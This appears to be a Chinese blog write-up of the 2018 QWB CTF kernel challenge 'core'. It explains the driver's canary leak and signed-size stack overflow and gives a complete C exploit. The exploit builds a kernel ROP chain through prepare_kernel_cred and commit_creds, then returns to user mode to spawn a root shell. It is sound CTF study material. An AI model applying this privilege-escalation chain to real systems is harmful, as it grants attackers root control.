

kernel-ROP 2018 强网杯 - core

原创

[pipixia233333](#) 于 2019-07-13 21:21:24 发布 859 收藏 2

分类专栏: [栈溢出 堆溢出](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41071646/article/details/95768194

版权



[栈溢出 堆溢出](#) 专栏收录该内容

78 篇文章 4 订阅

订阅专栏

参考链接 [CTF wiki](#)

https://ctf-wiki.github.io/ctf-wiki/pwn/linux/kernel/kernel_rop-zh/

说实话 看见强网杯 这三个字 我笑了 2019年的那些pwn 题 真的多 不当人 当时因为我再看 逆向所以 pwn 就负责人一个人

比较难受 暑假多学一些pwn 能够分担pwn 压力吧

然后今天看了一下 kernel-ROP 不过这个题 教会了 许多东西

比如找 gadget 要在 vmlinux 里面找

比如好好看 那些脚本信息 里面透漏了很多意想不到的信息

```
start.sh
1  qemu-system-x86_64 \
2  -m 64M \
3  -kernel ./bzImage \
4  -initrd ./core.cpio \
5  -append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr"
6  -s \
7  -netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
8  -nographic \
9
```



https://blog.csdn.net/qq_41071646

在start.sh 里面开启了 kaslr保护

然后 看里面的内容

init 脚本 是 镜像的初始化脚本 这里面透露了很多的信息

```

#!/bin/sh
mount -t proc proc /proc
mount -t sysfs sysfs /sys
mount -t devtmpfs none /dev
/sbin/mdev -s
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
cat /proc/kallsyms > /tmp/kallsyms #把 kallsyms 的内容保存到了
#/tmp/kallsyms 中, 那么我们就从 /tmp/kallsyms
#中读取 commit_creds, prepare_kernel_cred 的函数的地址了
echo 1 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict #kptr_restrict 设为 1,
#这样就不能通过 /proc/kallsyms 查看函数地址了,
#但第 9 行已经把其中的信息保存到了一个可读的文件中, 这句就无关紧要了
# dmesg_restrict 设为 1, 这样就不能通过 dmesg 查看 kernel 的信息了
ifconfig eth0 up
udhcpc -i eth0
ifconfig eth0 10.0.2.15 netmask 255.255.255.0
route add default gw 10.0.2.2
insmod /core.ko


#poweroff -d 120 -f &
#poweroff 定时关机函数 可以直接注释掉
setsid /bin/cttyhack setuidgid 1000 /bin/sh
echo 'sh end!\n'
umount /proc
umount /sys

poweroff -d 0 -f

```

上面是 ctf wiki 里面写的东西 没有想到 能看出那么多的东西 有点惊讶

还是基础知识不牢固



```

layer/core/core.ko'
Arch: amd64-64-little
RELRO: No RELRO
Stack: Canary found
NX: core.c NX enabled core.ko
PIE: No PIE (0x0)
[~/home/keer/桌面/wiki/kernel/0WB2018-core/core/give to player/core]$

```

然后看了一些驱动的保护 发现了有canary 保护 kernel 里面canary 和 用户态的没有啥区别

其实我感觉重点就是怎么找偏移 也就是 函数- 基址

这里 wiki 利用的思路:

因为在上面我们说过 有个文件我们可以访问到commit_creds, prepare_kernel_cred 函数的地址

那么

```
te.cpio Type "help", "copyright", "credits" or "license" for more information.
te.ko >>> from pwn import *rc rootfs.cpio tmp
home/ke>>> vmlinux = ELF("./vmlinux")pre/core/give_to_player/core]$
home/ke[*] /home/keer/\xe6\xa1\x8c\xe9\x9d\xa2/wiki/kernel/QWB2018-core/core/give_to_p
layer/core/vmlinux' proc sbin usr
te.cpio gArch:lo.sh amd64-64-little sys vmlinux
te.ko iRELRO: No RELRO: rootfs.cpio tmp
home/keer/Stack:ki/Canary(found 8-core/core/give_to_player/core)$ |
NX: NX disabled
PIE: No PIE (0xffffffff81000000)
RWX: Has RWX segments
>>> hex(vmlinux.sym['commit_creds'] - 0xffffffff81000000)
'0x9c8e0'
>>>
```

这里就发现了 vm的 基址 还有 函数的偏移

还有一点很重要的就是 往往拿到权限之后 就会返回用户态 这里 看起来有点画蛇添足

其实 这里是有一些原因所在的 在用户空间我们操作东西更加的简单 完成动作也就更加的简单

在 kernel 很难做到

修改文件系统

创建新流程

创建网络连接

所以 我们很有必要返回到用户空间 所以 有个地方可以 修改一下 返回到用户空间

返回用户态方法

swaps; iretq, 之前说过需要设置 cs, rflags 等信息, 可以写一个函数保存这些信息

```

size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    __asm__(
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        );
    puts("[*]status has been saved.");
}

// at&t flavor assembly
void save_stats() {
asm(
    "movq %%cs, %0\n"
    "movq %%ss, %1\n"
    "movq %%rsp, %3\n"
    "pushfq\n"
    "popq %2\n"
    : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
    :
    : "memory"
);
}

```

然后这里我们就可以直接撸代码了

其实 canary 的偏移在 ida 里面看出来 也可以 动态调 一波 基本都可以的

然后 这里看出来是 0x40

这里的漏洞利用点就可以看出来

```

1 __int64 init_module()
2 {
3   core_proc = proc_create("core", 438LL, 0LL, &core_fops); // proc虚拟文件
4   printk(&unk_2DE); // 6core: created /proc/core entry
5   return 0LL;
6 }

```

https://blog.csdn.net/qq_41071646

注册一个 proc 虚拟文件 （这个文件可以与用户态交流）

```

IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums  Imports
1  __int64 __fastcall core_ioctl(__int64 a1, int a2, __int64 a3)
2  {
3      __int64 v3; // rbx
4
5      v3 = a3;
6      switch ( a2 )
7      {
8          case 0x6677889B:
9              core_read(a3); // off +v5  copy字节到用户空间
10             break;
11          case 0x6677889C:
12             printk(&unk_2CD); // 6core: %d
13             off = v3; // 这里的全局变量 off 可控
14             break;
15          case 0x6677889A:
16             printk(&unk_2B3); // 6core: called core_copy
17             core_copy_func(v3);
18             break;
19         }
20     return 0LL;
21 }

```

https://blog.csdn.net/qq_41071646

这里有几个选项 其中off这个全局变量可以通过这个修改 off在read这个函数里面有用

```

IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums  Imports  Exports
1  unsigned __int64 __fastcall core_read(__int64 a1)
2  {
3      __int64 v1; // rbx
4      __int64 *v2; // rdi
5      signed __int64 i; // rcx
6      unsigned __int64 result; // rax
7      __int64 v5; // [rsp+0h] [rbp-50h]
8      unsigned __int64 v6; // [rsp+40h] [rbp-10h]
9
10     v1 = a1;
11     v6 = __readgsqword(40u);
12     printk(&unk_25B); // 6core: called core_read
13     printk(&unk_275); // 6%d %p
14     v2 = &v5;
15     for ( i = 16LL; i; --i )
16     {
17         *v2 = 0;
18         v2 = (v2 + 4);
19     }
20     strcpy(&v5, "Welcome to the QWB CTF challenge.\n");
21     result = copy_to_user(v1, &v5 + off, 64LL); // copy 64个字节 到 用户空间
22     if ( !result ) // 但是我们的off 是全局 是可控变量
23         return __readgsqword(40u) ^ v6;
24     __asm { swapgs }
25     return result;
26 }

```

https://blog.csdn.net/qq_41071646

如果我们修改off的值 那么我们就可以读出off后面64位的东西 这里可以泄漏出来canary的内容

也可以leak出我们感兴趣的東西 然后泄露出来

```
IDA VIEW-A  | 1 pseudocode A  | 2 hex view-1  | 3 Structures  | 4 Enums  | 5 Imports  | 6 Exports
1 signed __int64 __fastcall core_copy_func(signed __int64 size)
2 {
3     signed __int64 result; // rax
4     __int64 v2; // [rsp+0h] [rbp-50h]
5     unsigned __int64 v3; // [rsp+40h] [rbp-10h]
6
7     v3 = __readgsqword(0x28u);
8     printk(&byte_204[17]); // 6core: called core_writen
9     if ( size > 63 )
10    {
11        printk(&unk_2A1); // 6Detect Overflow
12        result = 0xFFFFFFFFFLL;
13    }
14    else
15    {
16        result = 0LL;
17        memcpy(&v2, &name, (unsigned __int16)size); // copy 全局名称 然后 限制长度为64
18    } // 但是 前面的size 是 int64 有符号
19    // 而 后面的size 是 无符号 16位
20    return result;
21 }
```

https://blog.csdn.net/qq_41071546

这里的 size 我一开始没有注意

类型是有区别的 也就是说 我们是可以绕过 那个63的 然后可以造成 栈溢出

然后 绕过 canary 绕过 那个63的检查 然后 就可以拿到权限了

还有 内嵌汇编的时候要 加上 -masm=intel -g 也就是下面的命令

```
gcc exploit.c -static -masm=intel -g -o exploit
```

要不然 就报错

rop.c: Assembler messages:

rop.c:105: Error: too many memory references for `mov'

rop.c:105: Error: too many memory references for `mov'

rop.c:105: Error: too many memory references for `mov'

然后跑 gadgets 的时候我发现我的卡死了。。。 只能借用一下wiki的 gadgets了

```
--file ./vmlinux --nocolor > g1
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 47%
```

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
```

```

#include <sys/ioctl.h>
void save_status();
size_t find_symbols();
void getpwn();
void core_copy_func(int fd,long long int size);
void core_read(int fd,char* buf);
size_t vmlinux_base = 0;
size_t commit_creds = 0, prepare_kernel_cred = 0;
size_t raw_vmlinux_base = 0xffffffff81000000;
size_t user_cs, user_ss, user_rflags, user_sp;
int main()
{
    save_status();
    int fd = open("/proc/core", 2);
    if(fd<0)
    {
        puts("[*] open /proc/core error");
        exit(0);
    }
    find_symbols();
    size_t offset=vmlinux_base-raw_vmlinux_base;
    setoff(fd,0x40);//将off 搞成 canary的偏移
    char buf[0x40]={0};
    core_read(fd,buf);
    size_t canary=((size_t *)buf)[0];
    printf("[*] canary :%p\n", canary);
    size_t rop[0x1000];
    int i;
    for(i=0;i<10;i++)
    {
        rop[i]=canary;
    }
    rop[i++] = 0xffffffff8100b2f + offset; // pop rdi; ret
    rop[i++] = 0;
    rop[i++] = prepare_kernel_cred; // prepare_kernel_cred(0)

    rop[i++] = 0xffffffff810a0f49 + offset; // pop rdx; ret
    rop[i++] = 0xffffffff81021e53 + offset; // pop rcx; ret
    rop[i++] = 0xffffffff8101aa6a + offset; // mov rdi, rax; call rdx;
    rop[i++] = commit_creds;

    rop[i++] = 0xffffffff81a012da + offset; // swapgs; popfq; ret
    rop[i++] = 0;

    rop[i++] = 0xffffffff81050ac2 + offset; // iretq; ret;
    rop[i++] = (size_t )getpwn;
    rop[i++] = user_cs;
    rop[i++] = user_rflags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;
    write(fd,rop,0x800);
    core_copy_func(fd,0xffffffffffffffff | (0x100));

    return 0;
}
void core_copy_func(int fd,long long int size)
{
    puts("[*] going core_copy_func");
    ioctl(fd,0x6677889A,size):

```

```

}
void getpwn()
{
    if(!getuid())
    {
        system("/bin/sh");
    }
    else
    {
        puts("[*] get shell error");
    }
    exit(0);
}
void core_read(int fd,char* buf)
{
    puts("[*] going core_read");
    ioctl(fd,0x6677889B,buf);
}
void setoff(int fd,int size)
{
    puts("[*] going setoff");
    ioctl(fd,0x6677889C,size);
}
void save_status()
{
    __asm__(
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
    );
    puts("[*]status has been saved.");
}
size_t find_symbols()
{
    FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");
    /* FILE* kallsyms_fd = fopen("./test_kallsyms", "r"); */

    if(kallsyms_fd < 0)
    {
        puts("[*]open kallsyms error!");
        exit(0);
    }

    char buf[0x30] = {0};
    while(fgets(buf, 0x30, kallsyms_fd))
    {
        if(commit_creds & prepare_kernel_cred)
            return 0;

        if(strstr(buf, "commit_creds") && !commit_creds)
        {
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &commit_creds);
            printf("commit_creds addr: %p\n", commit_creds);
            vmlinux_base = commit_creds - 0x9c8e0;
        }
    }
}

```



```

        printf("vmlinux_base addr: %p\n", vmlinux_base);
    }

    if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)
    {
        /* puts(buf); */
        char hex[20] = {0};
        strncpy(hex, buf, 16);
        sscanf(hex, "%llx", &prepare_kernel_cred);
        printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);
        vmlinux_base = prepare_kernel_cred - 0x9cce0;
        /* printf("vmlinux_base addr: %p\n", vmlinux_base); */
    }
}

if(!(prepare_kernel_cred & commit_creds))
{
    puts("[*]Error!");
    exit(0);
}
}

```

```

/tmp $ ./rop
[*]status has been saved.
commit_creds addr: 0xffffffff9089c8e0
vmlinux_base addr: 0xffffffff90800000
prepare_kernel_cred addr: 0xffffffff9089cce0
[*] going setoff
[*] going core_read
[*] canary :0xc3960771a1d4df00
[*] going core_copy_func
/tmp # ls
kallsyms rop
/tmp # id
uid=0(root) gid=0(root)
/tmp #

```

要注意的一点是


size_t canary=((size_t *)buf)[0]; 和 size_t canary=(size_t *)buf[0]; 是不一样的

一开始写了然后环境直接重启了搞得我一脸懵逼


后来对照了一下代码才发现自己出问题了

另外 动态调试也很有意思 等明天试试

动态调试完成



按照wiki 一步一步来 发现动态调试也是很简单的东西



这里就可以看出来 esp+0x40 就是 canary 保护的地方

```
f /* 0x1eff880 */
warning: TCG doesn't support requested feature: CPUID.01H:ECX.vmx [bit 5]
f [* 0.057217] Spectre V2 : Spectre mitigation: LFENCE not serializing, switchin
g to generic retpoline
ff udhcpd: started, v1.26.2
ff udhcpd: sending discover
c6 udhcpd: sending select for 10.0.2.15
ff udhcpd: lease of 10.0.2.15 obtained, lease time 86400
ff / # cat /sys/module/core/sections/.text
0xffffffffc0226000
ff / # /tmp/rop
[*] status has been saved.
commit_creds addr: 0xffffffff8349c8e0
vmlinux_base addr: 0xffffffff83400000
← prepare_kernel_cred addr: 0xffffffff8349cce0
[*] going setoff
[*] going core_read
[*] canary :0x9de6cf8c6cd97400
[*] going core_copy_func
or / # a
g eth0 up
-i eth0
```

https://blog.csdn.net/qq_41071646

和最后我们打印的地方的值一模一样 其实如果不想用文件加载的方式来的话 也可以 把init那个自动加载去掉
然后 lsmod 也可以得到 ko的加载地址

```
[*] going core_copy_func
- / # lsmod
core 16384 0 - Live 0xffffffffc0226000 (0)
/ # a
```

然后这个东西就搞定了
主要返回到用户态 这个东西 看起来是固定格式 估计是
保存了 用户态的 现场 然后rop 直接可以返回到那个地方
下面是wiki 提供的方法

```

// intel flavor assembly
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    __asm__(
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        );
    puts("[*]status has been saved.");
}

// at&t flavor assembly
void save_stats() {
asm(
    "movq %%cs, %0\n"
    "movq %%ss, %1\n"
    "movq %%rsp, %3\n"
    "pushfq\n"
    "popq %2\n"
    : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
    :
    : "memory"
);
}

```

其中那个 at&t 挺有意思的

他的规则和inter 的不是很一样 可以百度去看看

然后 在编译的时候 参数改一下就好



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)